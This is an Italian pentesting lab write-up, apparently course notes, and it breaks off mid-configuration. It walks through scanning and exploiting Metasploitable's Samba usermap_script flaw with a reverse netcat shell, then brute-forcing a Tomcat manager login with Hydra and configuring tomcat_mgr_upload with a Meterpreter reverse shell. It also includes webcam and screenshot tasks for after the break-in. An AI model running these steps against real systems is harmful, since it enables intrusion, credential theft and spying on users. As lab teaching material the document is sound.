<input type="checkbox"/> MEDIUM	5.9	4.4	0.0031	SSL Anonymous Cip...	Service detection	1	⌚ ⚒


Host Details

IP: 192.168.50.150
 MAC: 08:00:27:92:ED:75
 OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
 Start: Today at 4:15 AM
 End: Today at 4:23 AM
 Elapsed: 8 minutes
 KB: Download

Vulnerabilities



- Critical
- High
- Medium
- Low
- Info



Metasploit

~ Tag: #metasploit #nmap #exploit #samba

Fase 1

Descrizione: Utilizzare il comando `nmap` per identificare il Sistema Operativo e i servizi attivi della macchina Metasploitable. Questo passaggio fornisce informazioni utili per scegliere gli exploit.

```
(kali㉿kali)-[~]
$ sudo nmap -O -sV 192.168.50.150 -T5
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 04:26 EDT
Nmap scan report for 192.168.50.150
Host is up (0.00018s latency).

Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:92:ED:75 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.57 seconds
```

Fase 2

Descrizione: Avviare **MSFConsole**, l'interfaccia interattiva di Metasploit, per iniziare a preparare l'exploit.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use help <command> to learn more about any command

          . . .
          .\$~~~~~L..,,=accaccc%#s$b.      d8,      d8P
          d8P      #####$$$$$$$$$$$$$$$$$#####$b.     `BP   d888888p
          d888888P  '7$ $$\\"""^+^` .7$$ $|D*``` ?88'
d8bd8b.d8p d8888b ?88' d888b8b      _os##$|8*``` d8P      ?8b  88P
88P`?P'?P d8b_,dP 88P d8P' ?88      .oaS###$*``` d8P d8888b $whi?88b 88b
d88 d8 ?8 88b    88b 88b ,88b .os$$$$$*``` ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P`?8b`?88P'.a$$$$$Q*``` `?88' ?88 ?88 88b d88 d88
          .a$$$$$``` 88b d8P 88b`?8888P'
          ,s$$$$$``` 888888P' 88n  .,,,ass;;
          .a$$$$$``` d88P' .,ass%$$$$$$$$$$$$$$'
          .a$##$$P` _.,,-ass#S$$$$$$$$$$$$$$$$$#====-""^+$/$$$$$'
          ,a$##$$P` _.,,-ass#S$$$$$$$$$$$$$$$$$#====-""^+$/$$$$$'
          .a$$$$$``$$$$$$#====-""^+$/$$$$$'
          ,&$$$$$` ll&&$$$$$'
          .;;lll&888` ... ;lllll8'
          ....;;;llll;;;.... ....;;; ... . .

=[ metasploit v6.4.20-dev
+ -- --=[ 2440 exploits - 1253 auxiliary - 429 post
+ -- --=[ 1471 payloads - 47 encoders - 11 nops
+ -- --=[ 9 evasion
```

Fase 3

Descrizione: Selezionare l'exploit corretto per il servizio Samba sulla porta 445. L'exploit suggerito è [exploit/multi/samba/usermap_script](#).

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_execution	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/calicclnt_getconfig ETCONFIG Overflow	2005-03-02	average	No	Computer Associates License Client G
2	_ target: Automatic
3	_ target: Windows 2000 English
4	_ target: Windows XP English SP0-1
5	_ target: Windows XP English SP2
6	_ target: Windows 2003 English SP0
7	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
8	exploit/windows/smb/group_policy_startup Shared Resource	2015-01-26	manual	No	Group Policy Script Execution From S
9	_ target: Windows x86
10	_ target: Windows x64
11	post/linux/gather/enum_configs	.	normal	No	Linux Gather Configurations
12	auxiliary/scanner/rsync/modules_list	.	normal	No	List Rsync Modules
13	exploit/windows/fileformat/ms14_060_sandworm ge Manager Code Execution	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Packa
14	exploit/unix/http/quest_kace_systems_management_rce d Injection	2018-05-31	excellent	Yes	Quest KACE Systems Management Comman
15	exploit/multi/samba/usermap_script Execution	2007-05-14	excellent	No	Samba "username map script" Command
16	exploit/multi/samba/nttrans verflow	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer O
17	exploit/linux/samba/setinfopolicy_heap tsInfo Heap Overflow	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEven
18	_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10
19	_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10
20	_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.04
21	_ target: 2:3.5.4~dfsg-1ubuntu8 on Ubuntu Server 10.10
22	_ target: 2:3.5.6~dfsg-3squeeze6 on Debian Squeeze
23	_ target: 3.5.10-0.107.el5 on CentOS 5
24	auxiliary/admin/smb/samba_symlink_traversal	.	normal	No	Samba Symlink Directory Traversal
25	auxiliary/scanner/smb/smb_uninit_cred ialized Credential State	.	normal	Yes	Samba _netr_ServerPasswordSet Uninit
26	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption

Fase 4

Descrizione: Configurare l'exploit impostando i parametri corretti, come l'indirizzo IP della macchina vittima e la porta di ascolto (5555).

```

msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
---      _____           _____
CHOST          no            no        The local client address
CPORT          no            no        The local client port
Proxies        no            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS         yes           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
                           html
RPORT          139           yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name      Current Setting  Required  Description
---      _____           _____
LHOST  192.168.50.100    yes        The listen address (an interface may be specified)
LPORT  4444             yes        The listen port

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.50.150
rhost => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555

```

Fase 5

Descrizione: Utilizzare il comando `options` per verificare che tutti i parametri dell'exploit siano stati inseriti correttamente.

```

Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
---      ---                  ---        ---
CHOST                no       The local client address
CPORT                no       The local client port
Proxies              no       A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS   192.168.50.150  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445                 yes      The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
---      ---                  ---        ---
LHOST    192.168.50.100   yes      The listen address (an interface may be specified)
LPORT     5555                yes      The listen port

```

Fase 6

Descrizione: Dopo aver ottenuto una sessione, utilizzare il comando `ifconfig` per verificare le configurazioni di rete della macchina compromessa e confermare l'accesso.

```

msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:42784) at 2024-09-30 04:30:11 -0400

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:92:ed:75
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe92:ed75/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:48801 errors:0 dropped:0 overruns:0 frame:0
          TX packets:38283 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5689783 (5.4 MB) TX bytes:12670004 (12.0 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:303 errors:0 dropped:0 overruns:0 frame:0
          TX packets:303 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:120947 (118.1 KB) TX bytes:120947 (118.1 KB)

```

~ Chiavi:

[exploit, metasploit, samba, nessus, pentesting]

Traccia 5 - Tomcat Windows 10

~ Tag: #pentesting #vulnerabilità #exploit #TomCat

Traccia Giorno 5:

Sulla macchina Windows 10 ci possono essere dei servizi che potrebbero causare degli exploit. Si richiede allo studente di:

- Avviare questi servizi
 - Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows 10
 - Aprire una sessione con Metasploit, sfruttando il servizio TomCat.
-

~ Tag: #pentesting #requisiti #labGiorno5

Requisiti laboratorio Giorno 5:

- **IP Kali Linux:** 192.168.200.100
 - **IP Windows XP:** 192.168.200.200
 - **Listen port (payload option):** 7777
-

~ Tag: #pentesting #evidenze #meterpreter

Evidenze laboratorio Giorno 5:

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:

1. Se la macchina target è una macchina virtuale oppure una macchina fisica
2. Le impostazioni di rete della macchina target
3. Se la macchina target ha a disposizione delle webcam attive

Infine, recuperate uno screenshot del desktop.

~ Chiavi:

[metasploit, vulnerabilità, TomCat, Nessus, Meterpreter]

Fase 1

~ Tag: #pentesting #metasploit

Avviare il framework Metasploit con il comando `msfconsole` da terminale per iniziare il processo di attacco.

Fase 2

~ Tag: #arp_scan #ricerca_ip

Usare il software per individuare gli IP attivi, ovvero i dispositivi connessi alla rete che saranno potenziali bersagli. Usare in seguito il vulnerability scanner Nessus per ricercare vulnerabilità.

```
File Actions Edit View Help
└─(kali㉿kali)-[~] 192.168.200.200:8080
$ msfconsole
Metasploit tip: You can use help to view all available commands  Exploit-DB  Google Hacking DB  OffSec
Home  Documentation  Apache Tomcat  Developer  First Web Application  Managing Tomcat  For security reasons, restricted users can't access this page.  SCALING HOME/CHANGES  In Tomcat 7.0, access to this application is split between two contexts.  Read more...
[https://metasploit.com]
-[ metasploit v6.4.20-dev
+ --=[ 2440 exploits - 1253 auxiliary - 429 post
+ --=[ 1471 payloads - 47 encoders - 11 nops
+ --=[ 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > sudo arp-scan 192.168.200.0/24
[*] exec: sudo arp-scan 192.168.200.0/24

[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:30:58:e3, IPv4: 192.168.50.100
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.200.200 08:00:27:16:4c:59      (Unknown)
```

https://kali:8834/#/scans/reports/22/hosts

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

tenable Nessus Essentials Scans Settings

admin

Windows 10

Hosts 1 Vulnerabilities 43 Remediations 1 History 1

Filter Search Hosts 1 Host

Host	Vulnerabilities
192.168.200.200	5 Critical, 14 High, 22 Medium, 1 Low, 100 Info

Scan Details

Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 8:08 AM
End: Today at 8:17 AM
Elapsed: 9 minutes

Vulnerabilities



Critical
High
Medium
Low
Info

entials

Fase 3

~ **Tag:** [#nmap](#) [#scansione_servizi](#)

Con `sudo nmap`, eseguire una scansione sui dispositivi trovati per scoprire quali servizi sono attivi sull'IP target.

```
msf6 > sudo nmap -sV -O 192.168.200.200
[*] exec: sudo nmap -sV -O 192.168.200.200


Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 08:25 EDT
Nmap scan report for 192.168.200.200
Host is up (0.00013s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
7/tcp      open  echo
9/tcp      open  discard?
13/tcp     open  daytime         Microsoft Windows International daytime
17/tcp     open  qotd            Windows qotd (English)
19/tcp     open  chargen
80/tcp     open  http            Microsoft IIS httpd 10.0
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp   open  msmq?
2103/tcp   open  msrpc           Microsoft Windows RPC
2105/tcp   open  msrpc           Microsoft Windows RPC
2107/tcp   open  msrpc           Microsoft Windows RPC
3389/tcp   open  ssl/ms-wbt-server?
5357/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5432/tcp   open  postgresql?
8009/tcp   open  ajp13           Apache Jserv (Protocol v1.3)
8080/tcp   open  http            Apache Tomcat/Coyote JSP engine 1.1
8443/tcp   open  ssl/https-alt
MAC Address: 08:00:27:16:4C:59 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1507 - 1607
Network Distance: 1 hop
Service Info: Host: DESKTOP-9K104BT; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 169.68 seconds
msf6 > 
```

Fase 4

~ Tag: #tomcat #porta_8080

Identificare il servizio Tomcat attivo sulla porta 8080 e accedere alla pagina web del servizio (192.168.200.200:8080), che offre un form di login.



Fase 5

~ Tag: #hydra #username_password

Utilizzare Hydra per eseguire un attacco a forza bruta sul form di login e recuperare le credenziali: username "admin" e password "password".

```
msf6 > hydra -L usertomcat.txt -P passwordtomcat.txt 192.168.200.200 -s 8080 http-get /manager/html
[*] exec: hydra -L usertomcat.txt -P passwordtomcat.txt 192.168.200.200 -s 8080 http-get /manager/html

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-30 08:30:47
[DATA] max 15 tasks per 1 server, overall 15 tasks, 15 login tries (l:3/p:5), ~1 try per task
[DATA] attacking http-get://192.168.200.200:8080/manager/html
[8080][http-get] host: 192.168.200.200 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-30 08:30:48
msf6 >
```

Fase 6

~ Tag: #exploit #mgr_upload

Utilizzare l'exploit `mgr_upload`. L'exploit “`mgr_upload`” sfrutta una vulnerabilità che si manifesta quando un'applicazione web non valida adeguatamente i file caricati dall'utente, in particolare se permette il caricamento di file malevoli. Questo tipo di vulnerabilità è solitamente collegato a un'implementazione poco sicura del meccanismo di caricamento file.

```
msf6 > search mgr_upload
Matching Modules
=====
#  Name
-
0  exploit/multi/http/tomcat_mgr_upload  2009-11-09  excellent  Yes   Apache Tomcat Manager Authenticated Upload Code Execution
1    \_ target: Java Universal
2    \_ target: Windows Universal
3    \_ target: Linux x86

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/tomcat_mgr_upload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'
msf6 > use 2
```

Fase 7

~ Tag: #metasploit #username_password

Configurare l'exploit con i parametri necessari, inclusi l'username e la password ottenuti precedentemente.

```

msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

Name      Current Setting  Required  Description
HttpPassword          no        The password for the specified username
HttpUsername           no        The username to authenticate as
Proxies                no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT                  80       yes       The target port (TCP)
SSL                   false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI              /manager yes       The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST                  no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC    process       yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST       192.168.50.100  yes       The listen address (an interface may be specified)
LPORT       4444          yes       The listen port

Exploit target:

Id  Name
--  --
1   Windows Universal

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.200.100
lhost => 192.168.200.100
msf6 exploit(multi/http/tomcat_mgr_upload) >

```

Fase 8

~ Tag: #options #parametri

Verificare che tutti i parametri siano stati configurati correttamente utilizzando il comando options.

```

msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):
=====
Name      Current Setting  Required  Description
HttpPassword password      no        The password for the specified username
HttpUsername admin         no        The username to authenticate as
Proxies
